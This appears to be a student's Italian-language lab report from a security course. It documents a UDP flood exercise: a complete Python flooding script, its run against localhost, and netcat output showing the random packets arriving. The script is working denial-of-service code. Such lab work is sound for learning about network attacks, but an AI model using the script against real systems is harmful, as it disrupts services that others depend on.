


W7D4 – Gianmarco Elia

Esecuzione dell'attacco UDP Flood

Questo documento presenta l'esecuzione di un attacco di tipo UDP Flood, in cui è stato utilizzato uno script Python per inviare pacchetti UDP a un target sulla rete locale. Lo scopo dell'esercizio è inviare pacchetti UDP utilizzando dati casuali e verificare la cattura di tali pacchetti tramite Wireshark.

1. Codice Python per l'invio dei pacchetti UDP:



```
GNU nano 8.1                                udp_flood.py
import os
import socket

def UDP_flood():
    dati_da_inviare = os.urandom(1024)

    indirizzo_ip = str(input("Inserisci l'indirizzo IP target: "))
    porta = int(input("Inserisci la porta target: "))
    numero_pacchetti = int(input("Inserisci il numero di pacchetti da inviare: "))

    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
        target = (indirizzo_ip, porta)

        print(f"[+] Attacco UDP in corso verso {indirizzo_ip} sulla porta {porta}")

        for i in range(numero_pacchetti):
            s.sendto(dati_da_inviare, target)
            print(f"[+] Pacchetto {i+1} inviato")

        s.close()

    except:
        print("[!] Error!!!")
        s.close()

UDP_flood()
```

[Read 28 lines]

^G Help	^O Write Out	^F Where Is	^K Cut	^T Execute	^C Location
^X Exit	^R Read File	^N Replace	^U Paste	^J Justify	^_ Go To Line


2. Esecuzione dello script Python:

```
kali@kali: ~  
File Actions Edit View Help  
Inserisci la porta target: 1234  
Inserisci il numero di pacchetti da inviare: 25  
[+] Attacco UDP in corso verso 127.0.0.1 sulla porta 1234  
[+] Pacchetto 1 inviato  
[+] Pacchetto 2 inviato  
[+] Pacchetto 3 inviato  
[+] Pacchetto 4 inviato  
[+] Pacchetto 5 inviato  
[+] Pacchetto 6 inviato  
[+] Pacchetto 7 inviato  
[+] Pacchetto 8 inviato  
[+] Pacchetto 9 inviato  
[+] Pacchetto 10 inviato  
[+] Pacchetto 11 inviato  
[+] Pacchetto 12 inviato  
[+] Pacchetto 13 inviato  
[+] Pacchetto 14 inviato  
[+] Pacchetto 15 inviato  
[+] Pacchetto 16 inviato  
[+] Pacchetto 17 inviato  
[+] Pacchetto 18 inviato  
[+] Pacchetto 19 inviato  
[+] Pacchetto 20 inviato  
[+] Pacchetto 21 inviato  
[+] Pacchetto 22 inviato  
[+] Pacchetto 23 inviato  
[+] Pacchetto 24 inviato  
[+] Pacchetto 25 inviato  
  
(kali@kali)-[~]  
$
```

3. Visualizzazione dei pacchetti su Netcat:

```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ sudo nc -u -l 1234 -p 1234  
[sudo] password for kali:  
UDP listen needs -p arg  
  
(kali@kali)-[~]  
$ sudo nc -u -l -p 1234  
  
++?2+J+++}+= "+++~+:kZp++++Z+4y+++++2(ia2+7+++++c+Z+B+0+++YV(+ (++#U+++淨 ~++6+聚 -]++++Z0  
++'S+  
+++==t++!++++p+++  
+++++yuc 5+++a'+++fD+h+C+!c++#++U+4++EW+uxcM++@%++++5@+-+G+ffq<4+C++++zt+e++  
++1++++;+(4h+z$qd+++p+++;+aK++++n+v++++;+{+7+ +R+++0+!+Pd+_q+A)"lK^@E+---H+++a+++o++1++0++n+  
GB+++a+0s+++a+0+L+n+Ux++  
+E+V0++OHM+o++/h+++,,+}]++檔 ++z+h+!%w++  
_++++>+++D#+w+_+q+ fd+S=++<+---4k++>+  
+=zq+6++>DT+,++$+++++R  
Z+0"+0+;8++++_+e--y+h+L|+++r+,)A+++++I++++'+++I!G,y++  
3+=s+++^+}]v+++++IxU+++<+j+}+J'++D+Y+ )O+X87!p+g8+j+4+n+:+7+'1R2V+5++E+m+++xIab5f+DV=+++,.++(  
+++++}w+50++n++./sa?+W+++8*;' +N++++C+++MU5++pT E++++F+kj}+++q+a9+++Mac  
7++/x++3+++++p+8g++ü.++++'+++b+++;u++++%C++>+{+H+nb\+++++t+Iqs++8+Q+++++|+++?+~n?++4+\bX++WG-+  
a+-(+aBb+X+W+CWJ++++q+ 1yJ++G+Ov+++'@~'+6+RQ+c|++K++++23 +++++Ns0y}_  
8+P+L+em]+ + ++VPu++Z8v++++?+2+J+++}+= "+++~+:kZp++++Z+4y+++++2(ia2+7+++++c+Z+B+0+++Y  
V(+ (++#U+++淨 ~++6+聚 -]++++Z0++'S+  
+++==t++!++++p+++  
+++++yuc 5+++a'+++fD+h+C+!c++#++U+4++EW+uxcM++@%++++5@+-+G+ffq<4+C++++zt+e++
```

4. Cattura dei pacchetti UDP su Wireshark:



L'esercizio è stato completato con successo. Il programma Python ha inviato i pacchetti UDP come richiesto, e questi sono stati catturati sia tramite Netcat che Wireshark. Le immagini documentano l'avvenuta cattura dei pacchetti e confermano il corretto funzionamento dello script.